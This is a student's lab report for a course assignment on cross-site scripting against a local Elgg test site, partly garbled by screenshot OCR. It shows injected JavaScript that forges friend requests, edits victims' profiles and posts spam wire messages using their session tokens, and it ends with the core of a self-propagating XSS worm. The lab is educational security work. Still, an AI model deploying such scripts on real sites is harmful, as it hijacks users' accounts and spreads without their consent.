# CSE 406
# Assignment 2
# Cross-Site Scripting (XSS) Attack

Submitted By:Nur Hossain Raton
ID:1905117

## Task1:Becoming the Victim’s Friend:

To implement this task, I have seen how a friend request works by GET method and what’s the structure of the URL when a user sends friend request to another user.The URL looks like this:

*GET*

*http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1707974319&__elgg_ts=1707974319&__elgg_token=24u3A-qJXS5P3EMlJlevAg&__elgg_token=24u3A-qJXS5P3EMlJlevAg*


To get the user id of a user, I used “elgg.session.user.guid” on the console.This gives the userid of samy is 59. So the URL to send friend request when a user visits samy’s profile is:

```
 var sendurl =
"http://www.seed-server.com/action/friends/add?friend=59"+ ts +ts+ token+token;
```

Here ts ,token is :

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

After adding the scripts into Samy’s profile, the task is completed.



Newest members

Samy

Charlie


Boby

Alice

Admin


Search members

Total members: 5



Samy

About me



Alice's friends

Samy

**Task 2: Modifying the Victim's Profile:**

To implement this task,I have observed the edit section of a profile and the request part of the GET method.Then I have edited the request body with the URL:

The URL to edit profile is : var ;

```
var sendurl="http://www.seed-server.com/action/profile/edit";
```


Then I filled the content part with the request body fields in this part:

To Set all the field's access levels to "Logged in Users." and description by student ID:


```
"&description=1905117"+
          "&accesslevel[description]=1"
```

To ensure Samy is not affected by this script,the condition is:

```
if(elgg.session.user.guid != 59)
```



```
-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="__elgg_token"

Mrighc52r4dO_MhKJajJ6w
-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="__elgg_ts"

1707818141
-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="name"

Samy
-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="description"


-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="accesslevel[description]"

2
-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="briefdescription"


-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="accesslevel[briefdescription]"

2
-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="location"


-----------------------------9463167434060899608223102402
Content-Disposition: form-data; name="accesslevel[location]"

2
-----------------------------9463167434060899608223102402
```



Alice

Brief description
thisisarandomstring


Location
Random location

Interests
Random interests

Skills
Random skills

Contact email
randomemail@gmail.com

Telephone
Random phone



Skills
Random skills

Contact email
randomemail@gmail.com

Telephone
Random phone

Mobile phone
Random mobile

Website
http://www.randomwebsite.com

Twitter username
randomtwitter


About me
1905117

## Task 3: Posting on the Wire on Behalf of the Victim:

For this task, I have observed,how a post on the wire is posted by a POST method and the request payload. Then I added the URL and modified the body:

```
var
sendurl="http://www.seed-server.com/actio
n/thewire/add"; //FILL IN
    var content=token+ts+
        "&body= To earn 12 USD/Hour(!),
Visit now
:http://www.seed-server.com/profile/samy"
+
        "&guid="+id
```

And also ensured that Samy is not affected by this script



Wire posts

All wire posts

By Alice just now

To earn 12 USD/Hour(!), Visit now :http://www.seed-server.com/profile/samy

By Samy 12 minutes ago

hlq

By Samy 12 minutes ago

hi,nahin

## Task 4: Design a Self-Propagating Worm:


To implement this, we have to first add the task1 to add Samy as a friend. Then to add the profilename:

```
var name=elgg.session.user.username;
        var id=elgg.session.user.guid;

        var
profileLink="http://www.seed-server.com/p
rofile/"+name;
```

```
sendurl="http://www.seed-server.com/actio
n/thewire/add"; //FILL IN
        var content=token+ts+
        "&body= To earn 12 USD/Hour(!),
Visit now :" +profileLink+
        "&guid="+id;
```

Then from task 2, added the wormcode in the description so that this wormcode can self propagate.This is assured by recursion of the script code.

```
sendurl="http://www.seed-server.com/actio
n/profile/edit"; //FILL IN
    content=token+ts+
    "&description="+wormCode+
    "&guid="+id;
```




Edit profile

Display name: Boby

About me

```
<script id="worm" type="text/javascript">
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    window.onload = function () {
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;

        //Construct the HTTP request to add Samy as a friend
```

Public



## Edit profile


Display name

Charlie

About me

```
<script id="worm" type="text/javascript">
     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
     var jsCode = document.getElementById("worm").innerHTML;
     var tailTag = "</" + "script>";
     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
     window.onload = function () {
          var Ajax=null;
          var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
          var token="&__elgg_token="+elgg.security.token.__elgg_token;

          //Construct the HTTP request to add Samy as a friend
```

Public



## All wire posts

By Charlie 13 hours ago

To earn 12 USD/Hour(!), Visit now :http://www.seed-server.com/profile/charlie

By Boby 13 hours ago

To earn 12 USD/Hour(!), Visit now :http://www.seed-server.com/profile/boby